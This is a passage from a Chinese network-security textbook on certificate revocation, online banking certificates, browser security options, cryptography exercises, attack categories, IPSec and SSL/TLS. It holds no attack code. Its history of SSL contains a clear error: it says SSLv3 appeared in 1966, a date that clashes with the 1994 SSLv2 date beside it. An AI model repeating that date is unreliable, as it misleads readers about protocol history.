(1)保护电子邮件的信息安全;(2)对客户端进行身份验证;(3)对 Web 服务器进行身份验证,防止钓鱼网站;(4)对文件代码进行签名;(5)验证软件的开发商,以及该软件在发行后是否受到篡改。根证书颁发机构的 CA 证书主要内容与上述中级证书颁发机构的 CA 证书内容相同,但是增加了一些选项内容,包括发布证书吊销列表 CRL 的网站地址,私钥使用周期,密钥用法等。

根证书颁发机构除了为用户颁发 CA 证书外,还负责定期公布由它颁发过的 CA 证书的吊销列表 CRL(Certificate Revocation List)。例如,根证书颁发者 GTE Cyber Trust Global Root 在其网站上公布的证书吊销列表 CRL 如图 10.34 所示。在 CRL 证书吊销列表中列出了该证书颁发机构颁发的已作废的 CA 证书的序列号和吊销日期,供客户进行证书的有效性查询。




图 10.34　证书颁发机构发布的 CRL 证书吊销列表

在新的浏览器中(例如 Google Chrome, Firefox, Opera, 以及 Windows Vista 的 IE 浏览器等)可实施 OCSP(Online Certificate Status Protocol)在线证书查验协议,浏览器可执行 OCSP 协议将待查验的证书的序列号发送给 CA 发证机构,自动从 CRL 列表中验证其合法性。

4. 数字证书在网络电子银行中的应用

网络电子银行的基础设施就是 CA 数字证书,利用证书实现对客户/服务器的双向身份认证,以及提供对网络传输信息的加密保障。网络电子银行的业务可分为个人网上银行、企业网上银行、手机银行、电话银行等类型。以个人网上银行为例,通过互联网可为银行个人客户提供账户查询、转账汇款、投资理财、在线支付等金融服务。能够满足不同层次客户的各种金融服务需求,并可提供很高的信息安全保障。

网络银行客户的数字证书向银行总部的 CA 申请签发。数字证书的载体可以是:U 盾驱动程序,客户端功能软件,USB Key 客户证书驱动程序,IC 卡客户证书驱动程序等。关于数字证书在网络电子银行应用中的技术问题,参看第 11 章的 SSL/TLS 安全套接层协议,以及安全电子商务 SET 的详细介绍。

5. 设置 Windows IE 浏览器中的安全选项

在 Windows IE 浏览器中给用户提供了一些常用的安全选项供用户选择。打开 IE 浏




图 10.35　Windows IE 中的安全选项

览器的“工具”→“Internet 选项”→“高级”→“安全”选项，如图 10.35 所示。其中的部分安全选项如下：

（1）对证书地址不匹配发出警告：查验浏览器收到的服务器的数字证书的地址。

（2）仿冒网站筛选器：利用浏览器中预存的 CA 证书颁发机构的公钥，验证收到的 Web 网站证书的真伪。

（3）关闭浏览器时清空 Internet 临时文件夹：消除浏览器收到的 Cookie 等可能带来的安全隐患。

（4）检查发行商的证书是否吊销：检查服务器证书的发行商的证书是否在根证书颁发机构 CA 公布的 CRL 表中。

（5）检测服务器证书吊销：从服务器证书的颁发机构发布的 CRL 列表中查看该证书是否已被注销。

（6）检测下载的程序的签名：利用签名者的公钥验证下载程序中的签名的真伪。

（7）将提交的 POST 重定向到不允许发送的区域时发出警告：正常情况下，浏览器利用 HTTP 协议的 POST 命令将用户名和口令等信息发给服务器，进行客户的身份验证（参看表 6.2）。若发现 POST 数据包被诱导发给第三者时，进行报警。

（8）使用 SSL3.0 和使用 TLS1.0。关于安全套接层协议和 HTTPS 协议的应用参看第 11 章的介绍。

10.4　本章要点

（1）信息安全技术可以提供 5 类服务：①报文加密：用于发送方与接收方之间对通信内容的保密。②报文的完整性：接收方收到的报文必须与发送方发出的报文完全相同，验证其是否被篡改。③报文的验证：接收方收到的报文必须是来自所希望的发送方，而不是来自冒名顶替者。④防拒认：发送方不能否认和抵赖自己已经发送的报文及其内容。⑤实体的身份认证：对访问系统资源的实体（人、设备、软件或硬件）的身份进行认证。其中前 4 类涉及通信双方的报文交换，第 5 类涉及实体访问系统资源时的认证。

（2）报文摘要：用于验证一个文件或报文的内容的完整性，可用 Hash 算法从一个报文中计算产生固定长度的摘要。Hash 算法必须满足 3 个条件：单向性，弱冲突的抵抗性，强冲突的抵抗性。

（3）未加密的报文摘要可用于报文修改检测码，它保证报文的完整性。要验证报文的完整性和签发者的身份，可用报文验证码。它是用签发者的私钥或对称密钥对文件的 Hash 值加密后的值，只有用签发者的公钥或对称密钥才能成功解密，获得报文的 Hash 值。

（4）数字签名用于证实数字文件的签发者身份。数字签名的功能包括报文的完整性验证、签发者身份认证和防拒认。数字签名不提供报文内容的保密。数字签名需要一个非对称密钥系统的支持。

(5) 实体认证：用于用户登录系统时的身份验证。申明者可使用 3 种方法向核验者证明自己的身份：知道某秘密(如口令等)，持有某事物，自身具有某些固有特性。基于口令的实体身份认证可分为两类：固定口令和一次性口令。

(6) 挑战一应答式身份认证：核验者向申明者发出一个挑战值，声明者将挑战值与自己的口令混合运算后将结果发给核验者，而不用传输口令。保护了口令的安全。

(7) 密钥发布中心(KDC)是向保密通信双方提供对称密钥的可信任的第 3 方。KDC 与每个用户之间有一个专用的秘密密钥，两个用户之间的一次性会话密钥必须由 KDC 提供。

(8) Kerberos 是给用户访问网络资源时提供 3A 服务和会话密钥的协议，它由一个身份认证服务器和一个票据颁发服务器组成。

(9) 公钥基础设施 PKI 是一个层次结构的系统，它向保密通信的发送方提供接收方的公开密钥和密钥证书查询服务。

(10) 证书签发中心是向用户提供数字证书的机构，证书中绑定了该用户的公开密钥。CA 系统分为 3 个等级：根证书颁发中心，中级证书颁发中心，层次 2 的证书代理机构。

(11) X.509 数字证书广泛用于电子商务、网络银行、网络办公系统中的身份认证。

习题与实践

1. 在对称密钥密码学中，双方如何建立一个密钥？

2. 在非对称密钥密码学中，双方如何建立一对密钥？

3. 使用凯撒密码(Caser Cipher)加密明文“THIS IS AN EXERCISE”，key=20，不计空格。

4. 若符号是 0 和 1，可以使用单字母替换算法吗？还是使用多字母换算法？

5. 使用换位密码(Transposition Cipher)加密明文“INTERNET”，key 如下所示：

3	5	2	1	4
1	2	3	4	5

6. ________是分组加密算法。

a. P-盒　　b. S-盒　　c. 乘积分组　　d. 所有上述选项

7. 流密码与分组密码的区别是什么？各有何优缺点？

8. 比较 DES、IDEA 和 AES 三种加密算法的区别。

9. 简述 RSA 和 DES 算法保护的机密性、完整性和抗拒认原理。

10. 在 RSA 中给出素数 $p=19$ 和 $q=23$，找出 N 和 Φ，其中 $\Phi=(p-1)\times(q-1)$，选择 $e=5$，请找出合适的 d 值。

11. 为理解 RSA 算法的安全性，假设已知 $e=17$，$N=187$，试找出 d 值，本题证明若 N 取值过小的话，密码窃听者 Eve 将很容易破解密文。进一步考虑，若 N 取值较大，为何接收者 Bob 能计算出 d，而 Eve 却不能。

12. 在 RSA 中给定 $e=13$、$d=37$，$N=77$，用 0～25 代表字母 A～Z，对明文“FINE”加密。为了简便起见，加密和解密要逐个字母进行。

13. 在 RSA 中，为何接收者 Bob 不能选择 $e=1$ 作为公钥？$e=2$ 可以吗？

14. 在使用 RSA 的公钥中若截取了发送给其他用户的密文 $C=10$，若此用户的 $e=5$，$N=35$，请问明文内容是什么？

15. 密码窃听者 Eve 使用 RSA 算法发送消息给接收者 Bob，使用了 Bob 的公钥。之后，在酒会上，Eve 询问 Bob 是否接收到了他发送的消息，Bob 确认收到。又过了一段时间，Eve 问 Bob："（我发送给你的）密文是什么？"Bob 把密文值告诉了 Eve，这对 Bob 私钥的安全性有威胁吗？为什么？

16. Kerberos 认证服务器和票据颁发服务器的作用各是什么？

17. X.509 的作用是什么？分析 IE 浏览器中预存的各种不同类型的数字证书的详细内容，有哪些可选项？从根 CA 证书中提供的网站上查看 CRL 证书吊销列表的构成。写出实验分析报告。

18. 简述在 Kerberos 登录机制中交互登录的过程（假设域中有账号的情况）。

19. 对于防止未授权用户使用网络资源，要求用户注册他们计算机的 MAC 地址，是一个好策略吗？如果一个入侵者事实上访问了网络，网络管理者怎样确定有效的 MAC 地址？使用别人的 MAC 地址会出现问题吗？

20. 从互联网上搜索下载一个 MD5 计算器，用它计算一个软件的报文摘要，然后与该软件开发者提供的报文摘要进行比较，鉴别其真伪。


21. 在互联网上搜索下载并安装 Hash Tab setup.exe 免费软件，按照图 10.19 Windows XP 的文件属性中提供的完整性校验方法，验证网络上下载的一些文件的完整性。分析比较 SHA-1、MD5 和 CRC-32 这三种校验方法的优点、缺点及其应用领域。

第 11 章　互联网安全协议与电子商务应用

1. 网络攻击分为被动攻击和主动攻击两类

来自互联网的信息安全攻击可以分为两类：被动攻击和主动攻击。被动攻击只窃取和接收分析互联网上传输的信息，而对互联网用户之间的通信不产生干扰，是隐蔽的攻击，不易被发觉。主动攻击则试图改变网络上传输的信息，或者影响和破坏网络用户的正常工作。

被动攻击的形式包括两类：对网络传输信息的窃听分析，以及监测分析网络用户的流量和活动频度。网络信息的窃听和泄漏包括网络电话交谈、电子邮件报文、机密文件的传输等，如图 11.1(a)所示。如果攻击者能够窃获网络传输的加密数据，但是无法破解其中的内容，那么他可以通过对网络用户的流量监测和活动频度分析来获取一些间接的信息，例如，用户密文的模式、网络主机的位置、加密报文的长度等。通过对这些信息的分析可以猜测网络用户的行动，如图 11.1(b)所示。被动攻击很难被探测到，因为窃听者不改变或干扰传输的信息，发送方和接收方的网络通信处于正常状态，他们不会意识到还有第三方在接收和分析他们传输的数据。被动攻击的特点在于其隐蔽性，防护重点在于加强对传输信息的加密保护。



(a) 窃听网络用户的信息　　(b) 分析网络用户的流量和频度

图 11.1　网络的被动攻击分为两类

主动攻击可以分为 4 类：冒名顶替、重放攻击、篡改信息、拒绝服务攻击，如图 11.2 所示。当黑客通过某种方式(如网络数据捕获等)获取了合法用户的用户名和口令后，就冒名顶替合法用户小李与小张通信，或登录小李的银行账户进行犯罪活动；在重放攻击中，当用户小李向小张登录时，黑客隐蔽地记录下登录过程的数据，不需破解其中内容，等他们通信完后，重放登录过程数据向小张(或服务器)登录。在中间人篡改信息的方式中，黑客采用如第 3 章介绍的 ARP 诱骗等手段插入在通信双方的连接之间，截获了小李发给小张的信息，将其中的内容篡改后再发给小张，例如，可将电子商务报文中银行转账的数额和账号篡改掉等；拒绝服务攻击是向某特定的目标服务器(如 Web 服务器或安全审计服务器等)同时发送大量的访问数据，耗尽服务器内存资源或阻塞网络通道，从而降低服务器或网络的性能，直至使其瘫痪，不能提供正常的服务。这些 Web 攻击的特点与对抗措施归纳如表 11.1 所示。

2. 常用的 Web 安全协议简介

为了对抗来自网络的各种信息安全攻击行为，在 TCP/IP 协议族的不同层增加了一些安全协议，这些协议综合利用了第 10 章介绍的各种信息安全基础技术，先简要介绍如下，参看图 11.3 和表 11.1。




图 11.2　网络的主动攻击分为 4 类

表 11.1　Web 威胁的种类与比较

威胁类型	安全威胁	危　害	对抗措施
信息的完整性	篡改用户数据 特洛伊木马攻击 修改内存信息 篡改传输中的信息	信息的丢失或误导 破坏计算机 降低 Web 威胁的防御能力	信息加密 Hash 函数签名 采用可信任系统 报文摘要验证
隐私和保密	网络窃听 从服务器窃取信息 从客户机窃取信息 窃取网络配置信息 监测客户机/服务器的活动	重要信息的丢失 隐私被公开	信息加密 Web 代理服务
拒绝服务攻击	阻断用户/服务器之间联系 用泛洪式的登录访问耗尽服务器内存资源 占满磁盘或内存 通过攻击 DNS 隔离服务器	中断和阻塞服务器的运行 使用户不能正常工作	对抗 SYN 泛洪攻击技术,参看第 5 章
身份认证	伪装合法用户 伪造数据	对合法用户的冒名顶替 正确信息被假信息取代	网络实体和报文的认证技术

（1）网络层的安全协议

网络层的安全协议（Internet Protocol Security，IPSec）位于网络层，它为 IPv4 和 IPv6 协议数据提供加密安全服务，包含 AH 和 ESP 两个协议。IPSec 使用 ISAKMP/Oakley 及 SKIP 进行密钥交换、管理及安全关联组的协商（Security Association）。IPSec 的安全服务包括访问控制、数据源认证、无连接数据完整性、抗重播、数据机密性和有限的通信流量机密性。IPSec 使用身份认证机制进行访问控制，在两个 IPSec 实体进行通信前，必须通过 IKE 建立安全关联 SA，协商过程中要进行身份认证。身份认证采用公钥签名机制，使用数字签名标准（DSS）算法或 RSA 算法，而公钥通常从证书中获得。IPSec 使用消息鉴别机制实现数据源验证服务，即发送方在发送数据包前，要用消息鉴别算法 HMAC 计算出报文认证码 MAC，HMAC 将消息和密钥作为输入，以 MAC 作为输出，目的端收到 IP 包后，

使用相同的验证算法和密钥计算验证数据，如果计算出的 MAC 与数据包中的 MAC 完全相同，则认为数据包通过了完整性验证。IPSec 使用数据源验证机制实现无连接完整性服务，即对单个数据包是否被篡改进行检查，而对数据包的到达顺序不作要求。IPSec 提供抗重放攻击服务，可防止攻击者截取和复制 IP 包，然后发送到原目的地，IPSec 根据报文头部中的序号字段，使用滑动窗口原理实现抗重放攻击。对通信流保密服务是指防止对通信的外部属性（源地址、目的地址、消息长度和通信频度等）的泄露，防止攻击者对网络流量进行分析，推导其中的传输频度、通信者身份、数据包大小、数据流标识符等信息。详见后续介绍。

（2）安全套接层协议和传输层的安全协议

安全套接层协议（Security Socket Layer，SSL）和传输层安全协议（Transport Layer Security，TLS）位于传输层协议 TCP 与应用层之间。SSL 协议最早由 Netscape 公司于 1994 年 11 月提出 SSLv2，并于 1966 年推出 SSLv3。后被互联网工程任务组 IETF 所采纳，经过修改后制定为传输层安全协议 TLS。由于 SSL/TLS 受到主流服务器和浏览器的支持，且具有在 Web 中部署的简易性和较高的安全性，现在已经成为最为广泛应用的 Web 安全协议之一。近年来 SSL/TLS 的应用领域被不断拓宽，网络银行和商务网站等传输的敏感信息（如用户账户信息、信用卡号、电子邮箱的登陆账号及密码等机密信息）都选择采用 SSL/TLS 技术以进行安全保护。SSL/TLS 协议巧妙地组合使用了网络安全中的一些经典技术，包括加密、消息摘要、数字证书等技术，做到了信息保护的安全性、完整性及可靠性。当前的网络银行和商业网站以使用 TLS 协议为主。

（3）应用层的安全电子交易协议

